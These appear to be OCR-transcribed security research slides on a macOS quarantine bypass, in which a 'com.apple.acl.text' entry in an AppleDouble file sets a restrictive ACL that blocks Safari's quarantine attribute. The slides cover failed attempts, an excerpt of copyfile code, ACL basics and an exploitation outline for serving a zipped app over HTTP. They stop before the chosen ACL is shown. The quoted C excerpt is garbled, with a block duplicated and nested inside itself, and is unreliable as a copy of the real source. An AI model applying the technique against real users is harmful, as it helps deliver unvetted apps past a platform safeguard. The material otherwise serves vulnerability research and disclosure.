
- Add a huge AppleDouble file with tons of data in it.
- Hope that Safari will not be able to add more xattrs due to the sheer size \ number of xattrs.
- Failure.
    - AppleDouble > 0x7ffffff will be ignored.
    - No limit on size of data or number of xattrs (besides disk size).

Other failed attempts

- Create a “com.apple.quarantine” extended attribute with approved flags and hope Safari does not override it.
- Create forbidden xattrs (e.g. “com.apple.rootless”) for other purposes.
- Fuzz the AppleDouble file format parser.
- Manually look for OOB writes\reads\overflows in the parsing code.

ACLs?


- I decided to read the source code of the file copying function, and discovered a special xattr name that, if present in the AppleDouble file, will set arbitrary ACLs on it!
  - "com.apple.acl.text"
  - Cannot be created by the ditto utility (ignored on purpose) but can be patched after creating our AppleDouble file still.




```
if (COPYFILE_ACL & s->flags && strncmp(entry->name, XATTR_SECURITY_NAME, strlen(XATTR_SECURITY_NAME)) == 0)
{
    acl_t acl;
    if ((acl = acl_from_text(dataptr)) != NULL)
    {
        if (filesec_set_property(s->fsec, FILESEC_ACL, &acl) < 0)
        {
                acl_t acl;
                if ((acl = acl_from_text(dataptr)) != NULL)
                {
                    if (filesec_set_property(s->fsec, FILESEC_ACL, &acl) < 0)
                    {
                        copyfile_debug(1, "setting acl");
                    }
                    else if (fchmodx_np(s->dst_fd, s->fsec) < 0 && errno != ENOTSUP)
                            copyfile_warn("setting security information");
                    acl_free(acl);
                }
        } else
        if (COPYFILE_XATTR & s->flags && (fsetxattr(s->dst_fd, entry->name, dataptr, entry->length, 0, 0))) {
                if (COPYFILE_VERBOSE & s->flags)
                        copyfile_warn("error %d setting attribute %s", error, entry->name);
                goto exit;
        }
        else if (fchmodx_np(s->dst_fd, s->fsec) < 0 && errno != ENOTSUP)
                copyfile_warn("setting security information");
        acl_free(acl);
    }
```

Background: macOS ACLs

- Traditional *nix permissions are saved in file’s mode: ugo\rwx.
- ACLs offer more fine-grained access control, maintaining a set of rules very much like Firewall rules.
  - Each rule is an Access Control Entry (ACE).
  - Their ordering matters (again, like Firewall rules).
- Can be viewed using “ls” and set using “chmod”.



```
jbo@McJbo sample % ls -laG
total 8
drwxr-xr-x   3 jbo   wheel   96 Jul 26 20:06 .
drwxrwxrwt  10 root  wheel  320 Jul 26 20:05 ..
-rwxr-xr-x   1 jbo   wheel    6 Jul 26 20:06 hello.sh
jbo@McJbo sample % 
```



```
jbo@McJbo sample % cat ./hello.sh
hello
jbo@McJbo sample % chmod +a "everyone deny read" ./hello.sh
jbo@McJbo sample % cat ./hello.sh
cat: ./hello.sh: Permission denied
jbo@McJbo sample % ls -le ./hello.sh
-rwxr-xr-x+ 1 jbo  wheel  6 Jul 26 20:06 ./hello.sh
 0: group:everyone deny read
jbo@McJbo sample % 
```

ACE types


- The set of “verbs” in ACEs is richer than simply rwx, e.g.:
    - writeattr: controls the ability to write attributes to the file.
    - writeextattr: controls the ability to write extended attributes to the file.
    - writesecurity: controls the ability to set ACLs to the file.
    - chown: controls the ability to set the owner of the file.
    - delete: controls the ability to delete the file.


Exploitation

- Trivial: save very restrictive ACL in AppleDouble file, zip next to your app and serve on a HTTP server.
  - One problem was to get the right text representation of an ACL for the xattr value (it’s not the one you use in chmod).
  - Can be solved by calling the *acl_to_text* API.
- I chose the following ACL:

